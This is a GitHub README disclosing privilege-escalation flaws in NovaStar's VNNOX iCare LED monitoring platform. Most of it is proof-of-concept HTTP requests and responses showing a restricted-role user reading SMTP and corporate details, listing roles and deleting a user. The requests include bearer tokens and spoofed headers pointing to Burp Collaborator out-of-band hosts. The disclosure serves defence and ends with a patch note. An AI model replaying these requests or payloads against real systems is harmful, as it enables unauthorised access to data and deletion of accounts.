viperbluff / Novastar-VNNOX-iCare-Privilege-Escalation Public

Novastar Novaicare : It is used to centrally monitor display status of LED screens affected by Privilege Escalation Bug

☆ 1 star 0 forks

Star | Notifications

Code | Issues | Pull requests | Actions | Projects | Security | Insights

main ▾ | Go to file

viperbluff Update README.md ··· on Aug 8, 2021 15

View code

README.md

Novastar-VNNOX-iCare(Novaicare) V7.16.0 [Multiple Privilege Escalation flaws]


Vulnerability Description: The application iCare(Novaicare) developed by Xi'an NovaStar Tech Co.,Ltd on their VNNOX cloud platform v7.16.0 which is used to centrally monitor display status of LED screens suffers from multiple Privilege Escalation Bugs.The bug lies in the poor access control management for low privileged users on the platform.

Severity: HIGH

Observation: When a new user is created on the Novaicare platform and added to a restricted role(a role with only User view privileges) , that user can escalate the privileges and perform multiple privileged actions including : 1. View Corporate Information and SMTP Server Details 2. Ability to delete Users 3. Ability to view roles .

1. View Enterprise and SMTP Info

Below POC shows the User "Test" account created with restricted role:



https:/[redacted]new/#/account

Home >Personal Settings

Basic Information | Security | Workgroups

Account test


Roles restricted role

Nickname: 3~32 characters,Supports letters, numbers, underlines,Must begin

* Email Language: 简体中文

Submit

Restricted Role Privileges have been shown below:



https:[redacted]new#/role/18

□ Threshold Templates
- □ View Threshold Templates
- □ Add/Edit Threshold Templates
- □ Delete Threshold Templates

□ Custom Reports
- □ View Report
- □ Download Report
- □ View Report Configuration
- □ Add/Edit Report Configuration
- □ Delete Report Configuration

□ Workgroups
- □ View Workgroup List
- □ Add/Edit Workgroup
- □ Delete Workgroup

- □ Add/Edit Individual LED Detection Templates
- □ Delete Individual LED Detection Templates

□ Brightness Templates
- □ View Brightness Templates
- □ Add/Edit Brightness Templates
- □ Delete Brightness Templates

□ Users
- ☑ View User List
- □ Add/Edit User
- □ Delete User

□ Corporate Management
- □ Corporate Information
- □ SMTP Server

- □ Add/Edit Tag Templates
- □ Delete Tag Templates

□ Periodic Inspection Reports
- □ View Latest Report
- □ View History Reports
- □ Edit Report Configuration


□ Roles
- □ View Role List
- □ Add/Edit Role
- □ Delete Role

Submit

As User Test should not be allowed to view Corporate Information, SMTP Server Details and roles but below POC show that user Test was able to view these details by browsing to the specific endpoints thus resulting in privilege escalation:

::Corporate Information::

Visit Endpoint given in POC with a restricted role(a role with only User view privileges) User account : (GET /new/backend/enterprise/getEnterpriseInfo?domain=xxx)




```
GET /new/backend/enterprise/getEnterpriseInfo?domain=
[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
root@jm9mi9p8capmwrg5sym91zbsdjjao4is7.burpcollaborator.net
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp0aSI6IjBhNDk4YmJiYmE2MzM4N2E2NDk1O
GI2YzBlM2RlYTglMjAyMjQ5MzQ3ZDI0ZDhkMzk4NDQyYmQ0N2EzY2FmNDE5NjBjYmQ1ZDE4Nm
VkMDk5In0.eyJhdWQiOiIxIiwianRpIjoiMGE0OThiYmJiYTYzMzg3YTY0OTU4YjZjMGUzZGV
hODUyMDIyNDkzNDdkMjRkOGQzOTg0NDJiZDQ3YTNjYWY0MTk2MGNiZDVkMTg2ZWQwOTkiLCJp
YXQiOjE2MjgOMTA5NzgsIm5iZiI6MTYyODQxMDk3OCwiZXhwIjoxNjI4NDE4MTc4LCJzdWIiO
iI0MyIsInNjb3BlcyI6W119.Rqm3wY8wShnoqDNfayWvkAgra0j9oVYLgieOTD0MESP688TG7
sWpydAWwwLtltk5le9ygDFNOvv4h3snSgYfelMsITBjpVeiWsTlEptmmQ1a-mmEQ3NWcpv83a
u_peqBo9Sl2tkkYUxLe4GibSpoduZ3gsZhdZsJ6AtT0yH2Vs3HJiVr1vnGgJpt1MnW__HV4Yn
L815exOEEcKONgbMOUCAfKdC08f-yEBQkq06R-wO0azDO-vJbhv8ldFRXGqKkgyJe3HkrA6TI
WWvYz_QG5KwqXvSdd-5y0V1NB7oTACMNSzdj0F7c4AGRs-vcAyjlDD5gwSlmiNDoAgElg0LcI
zo0T5Kyy4_NL5v13wG-w7j3D-f1GN3vhJVepF-jYLNkmBhOjgJVCbil6tSlhImdywgMnAWon2
Dzg8ya05t3AyzNdX5kI9sxBPHZk-PiMWZEcIVdqumYop7_ePemNmScVVLVr81uztruzV8x9gg
DoVcts7Y7F2f770dwZD6aazxaoBdGgROP8YDtanbNaKcjxSJ2RJ4_RRHncS6P8QhrQFjgYbIo
7Zhkb2a-GFtOOoIDG0mSncNlIrXOG2AdqChkouXO2Kc4UNBv7aBUtN3MeddtvtfAvYwubPnIn
XbOsQm0CvBF3Ow2avxt0fHK04dXOSJ_ALwpcRLxbL0caovCu7U
Connection: close
Referer:
http://5v18rvyulwy85dpr1kvvalkem5swxqnec.burpcollaborator.net/ref
Cookie: _ga=GA1.2.1080640013.1613285886; _fbp=
fb.1.1620029861498.1087125894; _gcl_au=1.1.1463273501.1621516304;
TS014bde25=
018c9c821b5590fd200c4df975475b3a5a12449daf3f5c7da3cf8e7ed1791200315949549
b2a6f0653720cc97c92fc98686c72386ea77f284360081bd489d6b314fa7578d52bc4e344
```

```
pragma: no-cache
expires: -1
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: no-sniff
Content-Length: 884

{
  "status":100000,
  "data":{
    "id":3,
    "companyName":"[redacted]",
    "companyAddress":"[redacted]",
    "officialWebsite":"[redacted]",
    "phone":"76257652752",
    "isCustom":1,
    "countryCode":"107",
    "enable":1,
    "systemName":"[redacted] LEDCare",
    "domain":"[redacted]",
    "learnMoreUrl":"[redacted]",
    "iconLogo":"https:\/\/[redacted]8010\/aWNhcmVhZGlpbjE=\/t
    "loginLogo":"https:\/\/[redacted]8010\/aWNhcmVhZGlpbjE=\/
    "systemLogo":"https:\/\/[redacted]:8010\/aWNhcmVhZGlpbjE=\
    "emailLogo":"https:\/\/[redacted]8010\/aWNhcmVhZGlpbjE=\/
    "reportLogo":"https:\/\/[redacted]e:8010\/aWNhcmVhZGlpbjE=\
    "domainType":2,
    "copyright":"[redacted] 2019"
  },
  "errorCode":[
  ]
}
```

::SMTP Server Details::

Visit Endpoint given in POC with a restricted role(a role with only User view privileges) User account : (GET /new/backend/enterprise/getSMTPInfo)




```
GET /new/backend/enterprise/getSMTPInfo  HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
root@jm9mi9p8capmwrg5sym91zbsdjjao4is7.burpcollaborator.net
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp0aSI6IjBhNDk4YmJiYmE2MzM4N2E2NDk1O
GI2YzBlM2RlYTglMjAyMjQ5MzQ3ZDI0ZDhkMzk4NDQyYmQ0N2EzY2FmNDE5NjBjYmQ1ZDE4Nm
VkMDk5In0.eyJhdWQiOiIxIiwianRpIjoiMGE0OThiYmJiYTYzMzg3YTY0OTU4YjZjMGUzZGV
hODUyMDIyNDkzNDdkMjRkOGQzOTg0NDJiZDQ3YTNjYWY0MTk2MGNiZDVkMTg2ZWQwOTkiLCJp
YXQiOjE2MjgOMTA5NzgsIm5iZiI6MTYyODQxMDk3OCwiZXhwIjoxNjI4NDE4MTc4LCJzdWIiO
iI0MyIsInNjb3BlcyI6W119.Rqm3wY8wShnoqDNfayWvkAgra0j9oVYLgieOTD0MESP688TG7
sWpydAWwwLtltk5le9ygDFNOvv4h3snSgYfelMsITBjpVeiWsTlEptmmQ1a-mmEQ3NWcpv83a
u_peqBo9Sl2tkkYUxLe4GibSpoduZ3gsZhdZsJ6AtT0yH2Vs3HJiVr1vnGgJpt1MnW__HV4Yn
L815exOEEcKONgbMOUCAfKdC08f-yEBQkq06R-wO0azDO-vJbhv8ldFRXGqKkgyJe3HkrA6TI
WWvYz_QG5KwqXvSdd-5y0V1NB7oTACMNSzdj0F7c4AGRs-vcAyjlDD5gwSlmiNDoAgElg0LcI
zo0T5Kyy4_NL5v13wG-w7j3D-f1GN3vhJVepF-jYLNkmBhOjgJVCbil6tSlhImdywgMnAWon2
Dzg8ya05t3AyzNdX5kI9sxBPHZk-PiMWZEcIVdqumYop7_ePemNmScVVLVr81uztruzV8x9gg
DoVcts7Y7F2f770dwZD6aazxaoBdGgROP8YDtanbNaKcjxSJ2RJ4_RRHncS6P8QhrQFjgYbIo
7Zhkb2a-GFtOOoIDG0mSncNlIrXOG2AdqChkouXO2Kc4UNBv7aBUtN3MeddtvtfAvYwubPnIn
XbOsQm0CvBF3Ow2avxt0fHK04dXOSJ_ALwpcRLxbL0caovCu7U
Connection: close
Referer:
http://5v18rvyulwy85dpr1kvvalkem5swxqnec.burpcollaborator.net/ref
Cookie: _ga=GA1.2.1080640013.1613285886; _fbp=
fb.1.1620029861498.1087125894; _gcl_au=1.1.1463273501.1621516304;
TS014bde25=
018c9c821b5590fd200c4df975475b3a5a12449daf3f5c7da3cf8e7ed1791200315949549
b2a6f0653720cc97c92fc98686c72386ea77f284360081bd489d6b314fa7578d52bc4e344
b03ec955f93d23a1fbb16ee5fff5d4ec1da97e1a0a019b3740c965f5; think_language=
```

```
HTTP/1.1 200 OK
Date: Sun, 08 Aug 2021 08:26:31 GMT
Content-Type: application/json
Connection: close
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: no-sniff
Content-Length: 205

{
  "status":100000,
  "data":{
    "id":5,
    "port":465,
    "host":"[redacted]",
    "username":"[redacted]",
    "password":"[redacted]",
    "sender":"[redacted]",
    "isSSL":1,
    "email":"[redacted]
  },
  "errorCode":[
  ]
}
```

::View Roles::

Visit Endpoint given in POC with a restricted role(a role with only User view privileges) User account : (GET /new/backend/role)



```
GET /new/backend/role HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/55.0.2883.87 Safari/537.36
root@s6zv2i9hwj9vg00ec76il8vlxs3k0dqlf.burpcollaborator.net
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://94bc0z7yu07cehyvao4zjptiv911yt0hp.burpcollaborator.net/ref
Cookie: TS014bde25=
018c9c821b8bb4d5384460a6eaa4460591fe08d0fa7728c8e2a176e6245cb30c68db8c89d7030bdca5c
7fe0d3da09e409ef003d43fb2eca08009efac6c78da396944d9d379; think_language=en-us
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: no-transform
X-Forwarded-For: spoofed.b3fez160t26edjxx9q31irskub03xvujj.burpcollaborator.net
From: root@zps2lpsofqs2z7jlvepp4fe8gzmrjjh76.burpcollaborator.net
CF-Connecting_IP: spoofed.ob3r7eed1fer1w5ah3beq40x2o8g584wt.burpcollaborator.net
True-Client-IP: spoofed.8r0bnyuxhzublgluxnry6oghi8o01slga.burpcollaborator.net
Forwarded:
for=spoofed.3ei6aths4uh6ob8pkiettj3c53bv8n9by.burpcollaborator.net;by=spoofed.3ei6a
ths4uh6ob8pkiettj3c53bv8n9by.burpcollaborator.net;host=spoofed.3ei6aths4uh6ob8pkiet
tj3c53bv8n9by.burpcollaborator.net
Client-IP: spoofed.wzzzvm2lpn2z94ti5bzmeco5qwwotgw41.burpcollaborator.net
Contact: root@hvgkr7y618yk5pp31wv7axkqmhs9p1tpi.burpcollaborator.net
X-Wap-Profile:
http://utrxpkwjj1wx32ngz9tk8ai3kuqmnes2h.burpcollaborator.net/wap.xml
X-Client-IP: spoofed.seavaihh4jhvo08ek7eit8315sbk8dzlo.burpcollaborator.net
X-Originating-IP: spoofed.kg4ncaj96bjnqsa6mzgav05t7kdca52tr.burpcollaborator.net
X-Real-IP: spoofed.q7yt3gafxhathy1cd57gm6wzyq4i1buzj.burpcollaborator.net
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp0aSI6IjBmMDFjZDI3ZjBlZGVjMDA5MWZjMjljNzBjODY
xMzY5MWQzM2MzNjczZWFiZWZjZjViY2YxNDY1ZjdmYTc1OWZhMzZiN2ZhYWJmZThiYzE5In0.eyJhdWQiOi
IxIiwianRpIjoiMGYwMWNkMjdmMGVkZWMwMDkxZmMyOWM3MGM4NjEzNjkxZDMzYzM2NzNlYWJlZmNmNWJjZ
jE0NjVmN2ZhNzU5ZmEzNmI3ZmFhYmZlOGJjMTkiLCJpYXQiOjE2Mjg0MTc0MzUsIm5iZiI6MTYyODQxNzQz
NSwiZXhwIjoxNjI4NDI0NjM1LCJzdWIiOiI0MyIsInNjb3BlcyI6W119.EqmCNyeU4sYPYiCTjjZWJSmrE6
ZGH1Oulcq703rtqrcaQ7qtKlvd0fjIg2aL7lH0iuf0smX_UQyEY-7w6QFy979Ke9_vooelQDPHQxlIyhZLu
ysGVbVWA9BUePDWsniNRSoSyNzIefOzhWt40TUC08B5jgTQ uR   hxkK9h3t A9IiAdetW17zwE4M34V7J
```


```
HTTP/1.1 200 OK
Date: Sun, 08 Aug 2021 10:15:27 GMT
Content-Type: application/json
Connection: close
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: no-sniff
Content-Length: 348

{
  "status":100000,
  "data":{
    "total":3,
    "totalPage":1,
    "currentPage":1,
    "roleList":[
      {
        "id":7,
        "name":"_Administrator",
        "type":0,
        "modify_time":"2019-03-31 10:14:43",
        "index":1
      },
      {
        "id":8,
        "name":"ww",
        "type":1,
        "modify_time":"2019-03-31 10:34:50",
        "index":2
      },
      {
        "id":18,
        "name":"restricted role",
        "type":1,
        "modify_time":"2021-08-07 19:57:30",
        "index":3
      }
    ]
```

Apart from the Information disclosures dicussed above the User account with restricted role had the ability to delete Users as well from the platform, see the below POC:

::Ability to Delete Users (User account with id 45 was deleted)::

Visit Endpoint given in POC with a restricted role(a role with only User view privileges) User account : (POST /new/backend/subuser/delete)



Target: [redacted]

Request

```
POST /new/backend/subuser/delete HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Geck
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp0aSI6IjBmMDFjZDI3ZjB1Z
9_vooelQDPHQx1IyhZLuysGVbVWA9BUePDWsniNRSoSyNzIefOzhWt40TUC08B5jgTQ_uR___hxkK9h3t_A
eogn5L6aFiex3o8da-eDi4HCA4KVTwtCavrphNZbywFRcLxcRVFJh8itJPKHzw2Y-PGHpFUGpT4DXMvh1We
Content-Type: application/json;charset=utf-8
Content-Length: 26
Origin: https:/[redacted]
DNT: 1
Connection: close
Referer: http://e4jh0473u57hemy0at44jutnve162buzj.burpcollaborator.net/ref
Cookie: _ga=GA1.2.1080640013.1613285886; _fbp=fb.1.1620029861498.1087125894; _gcl_a
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: no-transform
X-Forwarded-For: spoofed.00y3wq3pqr33a8um6f0qfgp9r0xsyw1kq.burpcollaborator.net
From: root@rytuuh1goilu8zsd46yhd7n0prvjwn0bp.burpcollaborator.net
CF-Connecting_IP: spoofed.9q0cmztyg0tc0hkvwoqz5pfih9nlo5tti.burpcollaborator.net
True-Client-IP: spoofed.29955scrztc5ja3ofh9soiyb026u7zxnm.burpcollaborator.net
Forwarded: for=spoofed.9iscezly80lcshcvooizxp7i99f1g67uw.burpcollaborator.net;by=sp
Client-IP: spoofed.yhj1dokn7pk1r6bkndhowe678yeqfv8jx.burpcollaborator.net
Contact: root@6mt9iwpvcxp9wegss1mw1mbfd6jyk3er3.burpcollaborator.net
X-Wap-Profile: http://9fpcbziy50icph9vlofzup4i69c1d68ux.burpcollaborator.net/wap.xm
X-Client-IP: spoofed.as6do0vzilvd2imwyps07qhjjap2q7nvc.burpcollaborator.net
X-Originating-IP: spoofed.9s2cozvyi0vc2hmvyosz7phij9p1q6oud.burpcollaborator.net
X-Real-IP: spoofed.a6hd209zw19dgi0wcp60lqvjxa32473vs.burpcollaborator.net


{
  "ids":[

    45
  ]

}
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 08 Aug 2021 11:21:57 GMT
Content-Type: application/json
Connection: close
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: no-sniff
Set-Cookie: TS014bde25=018c9c821b7ef3947051b16f1aed59904c1dbdaf95c8ef999815ddb5afa664
Content-Length: 42

{
  "status":100000,
  "data":[
  ],
  "errorCode":[
  ]
}
```

Search... 0 matches

Search... 0 matches

Ready

572 bytes | 388 millis

Patch: Put process access control checklist for the permissions assigned to a particular User account on the backend.

Thanks

Sahil Tikoo [Twitter Handle: @viperbluff]

Releases

No releases published

Packages

No packages published